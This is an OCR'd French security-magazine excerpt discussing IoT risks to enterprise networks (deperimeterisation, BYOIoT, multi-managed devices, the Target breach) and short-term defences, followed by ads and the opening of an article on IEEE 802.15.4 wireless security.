Toujours en reprenant les quelques exemples d'objets présentés en début d'article, on pourra noter, en plus de la variété de cas d'usages, une certaine hétérogénéité dans les plateformes et technologies utilisées. En termes de technologies de communication, on trouvera aussi bien du filaire que du sans fil (BLE, WiFi, 3G/4G, LoRa, SigFox, NFC, ZigBee, etc.) en fonction des besoins liés aux cas d'usage (longue ou courte distance, consommation électrique, fréquence de communication, taille des données à transmettre, mobilité ou non de l'objet, etc.). La même variété existe aussi pour les côtés matériels et logiciels des objets, toujours en liaison avec le cas d'usage.

Le dernier point de différence touche à la chaîne de commande (voir figure 1), chacun de ses composants répond à un besoin particulier :

- les objets agissent sur le monde physique et/ou le mesurent. En fonction des ressources disponibles (de très contraintes à l'équivalent d'un ordinateur), les mesures de sécurité qui y sont implémentées peuvent varier du tout au tout (aucune défense, protections physiques, chiffrement des données locales, etc.) ;
- dans certains cas, l'objet passe par un collecteur pour communiquer avec le reste de la chaîne. C'est par exemple le cas d'un grand nombre de wearables qui utilisent le smartphone de l'utilisateur comme point de collecte. Ce point de collecte peut prendre différentes formes (application spécifique ou boîtier dédié) et cela va influer sur les mesures de sécurité qui y seront implémentées (qui vont se rapprocher de celles qu'il est possible de mettre en place sur les objets) ;
- la couche de transport permet aux objets de communiquer avec le reste de la chaîne, les technologies utilisées pouvant être très variées, les mesures de sécurité que l'on pourra y appliquer vont l'être aussi (cryptographie ultra légère, XOR, détection d'erreurs) et comme à chaque fois dépendre des cas d'utilisation ;
- la partie management offre le stockage et le traitement des données remontées par les objets. On pourra par exemple l'héberger dans un nuage et y appliquer les mesures liées à ce type d'environnement ;
- enfin, la chaîne offre des API et/ou des interfaces graphiques (web, application smartphones, etc.). Celles-ci permettent aux utilisateurs et à d'autres chaînes de managements ou logiciels d'interagir avec le système. Les principales menaces pesant sur cette partie-ci sont celles listées dans le *Common Weakness Enumeration* **[CWE]**.

La principale difficulté consiste à garder une cohérence et un bon niveau de sécurité sur tous les niveaux, et ce malgré la forte hétérogénéité en termes de technologies.

## 4 Périmètres existants

L'utilisation de la défense en profondeur et de la défense périmétrique permettent d'isoler efficacement le SI d'une entreprise de l'extérieur ainsi que, au besoin, ses différents composants. Pour rappel, la défense en profondeur consiste à « empiler des couches », à





*Figure 1 : Chaîne de management utilisée pour l'Internet des objets.*

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)





*Figure 2 : Exemple d'entreprise vue par son réseau.*

la manière des feuilles d'un oignon pour assurer une certaine protection. La défense périmétrique, quant à elle, repose sur le découpage du réseau de manière à pouvoir mieux gérer les accès aux différentes ressources de l'entreprise.

La figure 2 représente une entreprise vue par l'organisation de son réseau et servira d'exemple dans la suite de l'article. On remarquera la présence d'une zone démilitarisée (DMZ) faisant office de zone tampon entre l'Internet et le réseau interne, lequel permet d'accéder à un réseau restreint.

# 5 Dépérimétrisation

## 5.1 Risques liés aux objets internes

Pour communiquer avec le reste de la chaîne de management, un objet doit pouvoir se connecter (sic) à Internet via le réseau de l'entreprise (voir figure 3). Autrement dit, cela signifie que toutes les données





*Figure 3 : Réseau d'entreprise intégrant un extincteur connecté.*

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

remontées par les objets, telles que des indicateurs de présence, des relevés de température, etc. sortent du périmètre de l'entreprise pour aller sur les serveurs du fournisseur de l'objet. Pour ce qui est des ordres, ils descendent du fournisseur vers l'objet en prenant le chemin inverse. La question de la propriété des données, de leur confidentialité, de leur utilisation et de la juridiction dans laquelle elles sont stockées doit aussi être posée. Concernant les objets capables d'agir sur leur environnement, la question de la responsabilité se pose : à qui la faute dans le cas d'une action non souhaitée ? Un autre point concerne la perte de la connexion entre l'objet et le reste de sa chaîne de management, y a-t-il un comportement par défaut de prévu ? L'objet reste-t-il utilisable et dans quelle mesure ou devient-il une brique **[HUMMUS]** ?

L'objet constitue donc une porte d'entrée privilégiée vers le SI, depuis la chaîne de management détenue par son fournisseur. C'est exactement ce qui s'est passé dans le cas de l'attaque de Target, fin 2013, où les attaquants ont tout d'abord attaqué le prestataire gérant les systèmes de climatisation pour ensuite rebondir sur le SI de la chaîne de grande distribution. C'est grâce à la connexion directe des systèmes de climatisation au réseau de l'entreprise que cela s'est avéré possible **[TARGET]**. En reprenant l'exemple donné en figure 3, la compromission du fournisseur permettrait à un attaquant de contourner la DMZ et d'arriver directement dans le réseau interne de l'entreprise. Il lui serait ensuite possible de rebondir sur d'autres équipements y étant connectés, qu'il s'agisse d'autres objets connectés, d'équipements réseau (pour tenter de pénétrer dans le réseau restreint par exemple), d'imprimantes, etc.

La sécurité du système d'information dépend aussi de celle des chaînes de management des objets que l'entreprise utilise en son sein.

## 5.2 Risques liés au BYOIoT et aux objets de l'extérieur

Les objets de type BYOIoT, tout comme ceux n'ayant pas été enrôlés dans le SI constituent une jonction entre la sphère personnelle et la sphère professionnelle. De la même manière que pour les objets appartenant à l'entreprise, les questions relatives aux données sont à se poser. Il y a tout de même une particularité pour les objets BYOIoT concernant l'utilisation professionnelle ou personnelle au moment de la collecte des données. La question de l'espionnage doit aussi être posée. En effet, il peut être difficile, voire impossible de demander à chaque personne entrant sur le périmètre (physique) de l'entreprise de laisser ses objets à l'entrée (un pacemaker en est un bon exemple), afin d'éviter qu'ils ne captent des informations ne devant pas sortir de l'entreprise. On notera que certains objets comme l'une des premières montres connectées de Samsung proposaient une caméra directement dans son bracelet **[SAMSUNG]**. La fonctionnalité semblait intéressante





*Figure 4 : Contamination du système d'information par un objet BYOIoT.*

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

au premier abord, mais très dérangeante d'un point de vue vie privée et confidentialité.

L'autre risque que cela introduit vient de la possibilité de connecter ces objets directement à des équipements appartenant au SI, que ce soit physiquement ou *over the air*. Le cas le plus facilement envisageable est la recharge d'un objet : la durée d'une charge étant une des grosses faiblesses des wearables, il est nécessaire de les recharger assez régulièrement, la plupart du temps via USB. Ainsi, on pourrait très bien voir arriver avec les objets connectés les problèmes que nous avons déjà avec les clés USB et smartphones **[PLANE]**, qui peuvent jouer le rôle de vecteur d'infection et être mis à contribution pour attaquer le système d'information.

Concernant les connexions « sans fil », leur particularité vient du fait qu'elles ne sont pas visibles à l'œil nu : cela les rend plus facilement dissimulables. De plus, elles peuvent offrir des possibilités intéressantes comme celles de scanner les différents devices utilisant la même technologie pour communiquer, ou bien exploiter des vulnérabilités à distance (c'est pour cela que l'ancien vice-président étasunien Dick Cheney avait fait désactiver les fonctionnalités sans fil de son pacemaker **[CHENEY]**). Afin de bien illustrer les dangers liés au « sans fil », faisons abstraction de tout le côté technologique et prenons l'exemple de l'arrivée au bureau, pour commencer sa journée de travail. Il est alors courant de saluer ses collègues, en leur serrant la main. Il arrive que certaines personnes, bien qu'étant malades, continuent à observer ce rituel et contaminent leurs collègues de travail. Si nous revenons maintenant à nos moutons, la figure 4 détaille ce qui pourrait se passer avec un objet connecté : son porteur se déplace avec sur tout le périmètre de l'entreprise et contamine/scanne tout ou partie de l'entreprise.

## 5.3 Risques liés au multi-management d'objets

Cette façon de gérer les objets connectés peut s'avérer très intéressante dans le cas où plusieurs acteurs doivent pouvoir accéder directement aux ressources d'un même équipement. La figure 5 reprend l'exemple de l'objet appartenant au système d'information (voir figure 2) en lui ajoutant deux entités, à même de communiquer avec lui et de le gérer. Dans cet exemple, il semble en effet normal que le service assurant la sécurité des bâtiments ait accès à l'état des extincteurs en direct, quitte à passer par le fournisseur pour avoir accès à certaines fonctionnalités (même en cas de perte de connectivité avec l'extérieur, il faut que l'état des extincteurs reste accessible). L'idée est similaire avec les pompiers.

Dans le cas où l'objet n'est managé que par son fournisseur, celui-ci se trouve à la croisée de deux entités : l'entreprise et le fabricant. Avec le multi-management, l'objet devient un pont entre plusieurs entités, au nombre de quatre dans notre exemple : l'entreprise hôte, le service de sécurité, le fabricant et les pompiers.





*Figure 5 : Exemple de multi-management d'objet connecté.*

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

Les risques identifiés dans le premier cas se trouvent alors amplifiés par la présence de ces deux entités supplémentaires : qui récupère quelle donnée ? pourquoi faire ? où la stocke-t-il ? etc. Pour un actionneur, la possibilité d'imputer une action sur l'environnement à une des entités est primordiale, d'autant plus que deux entités pourraient très bien émettre des ordres contradictoires. Toujours comme dans le premier cas, il reste possible d'utiliser l'objet pour rebondir d'une entité à l'autre, le nombre de cibles potentielles a juste augmenté avec le nombre d'entités pouvant manager l'objet. La sécurité de chaque entité est donc mise en péril par une potentielle insécurité des autres.

Les besoins fonctionnels et de sécurité de chaque entité étant différents, il est fort probable que leurs politiques de sécurité concernant l'objet le soient aussi. Ces collisions signifient donc la possibilité de gérer les droits finement sur les objets ainsi qu'une bonne traçabilité des actions qui y sont effectuées. Le principal problème que cela pose vient du déport d'une partie de l'intelligence de la chaîne de management vers l'objet. Compte tenu du nombre potentiel d'objets déployés, cela revient à décentraliser grandement une partie de la sécurité.

# 6 Pistes de recherche et solutions

## 6.1 Solutions à court terme

Les principaux problèmes qu'amènent l'utilisation d'objets connectés dans le cadre de l'entreprise touchent aux points de contact entre le système legacy et ces nouveaux équipements, la gestion des accès au *legacy* depuis ces équipements et donc les possibilités de compromission du réseau de l'entreprise.

Une solution relativement simple à mettre en œuvre pour limiter ces problèmes d'accès serait l'utilisation d'un réseau spécifique aux objets, à la manière d'un réseau invité Wi-Fi. Reste le problème des communications sans-fil, le brouillage semble être une solution un peu extrême qui pourrait perturber les systèmes déjà en place. Par contre, l'utilisation de chiffrement permettrait de résoudre les problèmes liés aux écoutes, mais cela ne peut pas être considéré comme une solution complète au problème. En effet, si nous prenons l'exemple d'une chaîne de management gérant des détecteurs de fumée et utilisant du chiffrement sur sa couche de transport, allumer un briquet sous un des détecteurs renverra une fausse information d'incendie, mais non espionnable du fait du chiffrement de la couche de transport. Il en serait bien évidemment de même pour les payloads transitant par cette couche.

## 6.2 Pistes de recherche

Il est d'usage de parler d'informatique et de chaîne de confiance, de démarrage sécurisé, de TPM **[TCG]**, de code signé, d'analyse statique et dynamique de code, etc. L'ensemble de ces éléments concourt à la mise en place de systèmes de production fiables dans un environnement clos. Mais ces éléments, liés les uns aux autres, permettent-ils vraiment de bâtir des chaînes de confiance dès lors que des entités externes, non contrôlées, sont insérées dans les chaînes de productions des SI ?

Au lieu des chaînes de confiance, il semble que les environnements IdO nécessitent la mise en œuvre de chaînes de responsabilité, potentiellement dynamiques et de systèmes pour les gérer. Il semble en effet important de savoir :

- qui est responsable en cas de problème ?
- en quoi un fabricant d'extincteurs est-il responsable d'un DoS survenant sur le site de son client et prévenant toute détection d'incendie ?
- en quoi une attaque informatique chez un premier client impacte-t-elle la responsabilité du fabricant d'extincteurs par rapport au fait que les pompiers n'ont pas été avertis à temps d'un incendie chez un second client suite à la saturation de leurs réseaux, qui sont interconnectés aux extincteurs du premier client ?
- etc.

Si l'on combine ces concepts d'usages et d'impacts de l'IdO dans les SI avec les notions de virtualisation, alors l'établissement de chaînes de responsabilité devrait pouvoir se faire a priori (sécurité et responsabilité par conception), mais aussi a posteriori, suite à un incident (par analyse de la cause première), sur des topologies de réseaux mouvantes du fait des mouvements des objets connectés, BYOIoT, etc.

Une première thématique de recherche pourrait être la qualification de ces chaînes de responsabilités dynamiques en environnements évolutifs. Cette approche est intimement liée à la notion de management de la menace pour les SI actuels, laquelle intègre l'aspect mobilité des objets connectés et le fait qu'ils s'affranchissent de la sécurité périmétrique existante. Un exemple de menace pourrait être celle pesant sur un local technique à restriction d'accès, dont l'un des murs serait colocalisé avec un distributeur de boissons. Un des serveurs du local pourrait très bien être attaqué à distance (en cas de sensibilité à des stimulations) par un objet, BYOIoT ou externe, d'un des utilisateurs du distributeur lors d'une pause café. L'unique rôle du distributeur étant de rapprocher objets et serveur.

Toujours dans cette notion d'informatique de confiance pour l'IdO, il est courant de prendre comme exemple la santé et d'imaginer des systèmes extrêmement

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

# VOUS UTILISEZ DÉJÀ LA RASPBERRY PI ? METTEZ-VOUS À L'ARDUINO !


## HACKABLE HORS-SÉRIE N° 1

**Disponible chez votre marchand de journaux et sur :**

**www.ed-diamond.com**


# DÉCOUVREZ ET UTILISEZ LA CAMÉRA RASPBERRY PI !

## HACKABLE N° 13

**Disponible chez votre marchand de journaux et sur :**

**www.ed-diamond.com**


Ce document est la p de Johann Locatelli(johann.locatelli@businessdecision.com)

verrouillés et clos (opérés verticalement). Mais ces modèles fermés par essence ne s'appliqueront pas à la maîtrise des modèles ouverts auxquels une très grande majorité des entreprises vont être confrontés.

Une piste intéressante serait la mise à disposition, de manière libre et ouverte, des briques de base fournissant de la sécurité (via du confinement, de l'isolation des problèmes de sécurité de chacune des entités interconnectées sur un équipement) et pouvant être embarquées dans n'importe quel silicium ou circuit électronique. Il reste encore à définir les approches à privilégier, les modèles de sécurité à implémenter et les niveaux d'assurance à proposer.

À la lecture des différents exemples cités en début d'article, on notera qu'il y a plusieurs typologies d'objets connectés. Ceux-ci n'ont pas tous besoin des mêmes niveaux d'assurance, par rapport aux services rendus (un capteur de température peut être utilisé en domotique comme dans une chaîne de production de chimie industrielle, mais avec des besoins de sécurité différents). Une typologie, voire une taxonomie des besoins de sécurité de ces équipements, ainsi qu'un modèle de menaces et de risques sont aussi des référentiels nécessaires pour partager le même vocabulaire et les mêmes classes de problèmes à traiter.

Une autre dimension de recherche, nécessaire pour un usage massif de l'IdO (relais de croissance attendu, ou pas **[EZRATTY]**, selon Gartner et d'autres cabinets), serait de résoudre le problème de l'administration à distance de ces équipements. Est-il concevable de penser que les objets connectés seront toujours capables de s'assurer de la légitimité des ordres qui leur seront envoyés ? Ces modes de management pourront-ils prendre en compte la pluralité des rôles et responsabilité que l'on pressent dans l'émergence de l'IdO ? Ces contrôles doivent-ils être confinés dans les équipements contenant souvent peu de ressources ou doivent-ils être externalisés vers des serveurs plus puissants et capables d'en faire l'analyse ? Peut-on, enfin, entrevoir des modèles libres et ouverts pour ces nouveaux modes de management ?

## Conclusion

Nous avons présenté divers risques liés à l'intégration d'objets connectés au sein d'une entreprise via une dépérimétrisation, quelques solutions qu'il est possible d'apporter à court terme pour y remédier, au moins partiellement et des pistes pour de futures recherches.

En plus de l'objet, le système d'information de l'entreprise est connecté à une autre partie de la chaîne de management : les interfaces graphiques et API. On y retrouve les mêmes problèmes qu'avec les applications de type *Software as a Service*. Il convient alors aussi de porter une attention spécifique à cet autre point d'entrée. ■

## Remerciements

**Pour finir, nous souhaiterions remercier Jean-Philippe Gaulier, pour ses relectures attentives et conseils avisés.**

## Références

**[UNICORN] Campagne de financement du projet Tootz the Unicorn :** https://www.indiegogo.com/projects/tootz-the-unicorn#/

**[NISSAN] Fiche produit de la Nissan LEAF :** http://www.nissanusa.com/electric-cars/leaf/features/

**[EXTINGUISHER] Fiche produit de l'extincteur connecté en-Gauge :** http://www.engaugeinc.net/fire-extinguisher-monitoring

**[NEST] Fiche produit du thermostat Nest :** https://nest.com/thermostat/meet-nest-thermostat/

**[HUMMUS] Arlo Gilbert, « The time that Tony Fadell sold me a container of hummus » :** https://medium.com/@arlogilbert/the-time-that-tony-fadell-sold-me-a-container-of-hummus-cb0941c762c1

**[CWE] Common Weakness Enumeration :** http://cwe.mitre.org/

**[TARGET] United States Senate, Commitee on Commerce, Science, and Transportation, « A "Kill Chain" Analysis of the 2013 Target Data Breach », 26 mars 2014**

**[SAMSUNG] Zach Honig, « Samsung unveils Galaxy Gear smartwatch with 1.63-inch AMOLED touchscreen, built-in camera, 70 apps » :** http://www.engadget.com/2013/09/04/samsung-unveils-galaxy-gear/

**[PLANE] Christoph Steitz, « German nuclear plant infected with computer viruses, operator says » :** http://www.reuters.com/article/us-nuclearpower-cyber-germany-idUSKCN0XN2OS

**[CHENEY] Dan Kloeffler & Alexis Shaw, « Dick Cheney Feared Assassination Via Medical Device Hacking: 'I Was Aware of the Danger' » :** http://abcnews.go.com/US/vice-president-dick-cheney-feared-pacemaker-hacking/story?id=20621434

**[TCG] Trusted Computing Group :** http://www.trustedcomputinggroup.org/

**[EZRATTY] Olivier Ezratty, « La grande intox des objets connectés » :** http://www.oezratty.net/wordpress/2015/grande-intox-objets-connectes/

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

# Thème Sécurité RMLL 2016

Conférences et ateliers | Mozilla Paris | 4-6 Juillet

Venez assister gratuitement à 3 jours de conférences et ateliers et échanger avec des hackers, des chercheurs en Sécurité et des leaders de projets Libres :-)

*« Les Licornes ne sont pas les seules à avoir droit à la Sécurité et aux Logiciels Libres »*

Infos et réservation : https://sec2016.rmll.info/

**Partenaires privilégiés :**

Savoir-faire Linux · Quarkslab · mozilla · ABUL.ORG · AFUL · Linux Magazine France

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)


# RÉSEAU SANS FIL 802.15.4 ET SÉCURITÉ

Adam REZIOUK, Aurélien THIERRY & Jonathan-Christofer DEMAY
Airbus Defence and Space – Cybersecurity

***mots-clés : IEEE 802.15.4 / LR-WPAN / INTERNET DES OBJETS***

*La norme IEEE 802.15.4 permet de définir la base d'un réseau sans fil à bas coût et économe en énergie. Ces contraintes, omniprésentes dans le domaine des objets connectés, font de cette norme une brique de base prisée par de nombreux protocoles de plus haut niveau : ZigBee, 6LoWPAN, ISA100.11a, etc. Nous présentons ici le fonctionnement d'un réseau 802.15.4, l'évolution des mécanismes de sécurité présents dans la norme ainsi que les vulnérabilités connues et leurs impacts potentiels.*

## 1 Réseau IEEE 802.15.4

Nous commençons par donner quelques détails sur le fonctionnement d'un réseau 802.15.4 tel qu'il est spécifié par la norme en prenant en compte les différences entre les versions successives de la norme.

### 1.1 Composants réseaux

Dans un réseau 802.15.4, appelé PAN (*Personal Area Network*), on distingue les équipements à fonctionnalité réduite (RFD ou *Reduced-Function Device*) des équipements à pleine fonctionnalité (FFD ou *Full-Function Device*).

Un RFD ne peut communiquer qu'avec un FFD tandis que les FFD peuvent avoir des rôles d'intermédiaires dans le réseau. En pratique, des petits objets (par ex., ampoule connectée) peuvent implémenter un RFD en utilisant un minimum de ressources et de mémoire.

Les FFD peuvent prendre différents rôles : le rôle du coordinateur de réseau (*PAN Coordinator*), un rôle de coordinateur ou celui d'équipement final (au même titre qu'un RFD).

Un tel réseau doit avoir exactement un coordinateur de réseau, et éventuellement plusieurs autres FFD et RFD en tant que coordinateurs ou équipements finaux.

### 1.2 Topologie du réseau

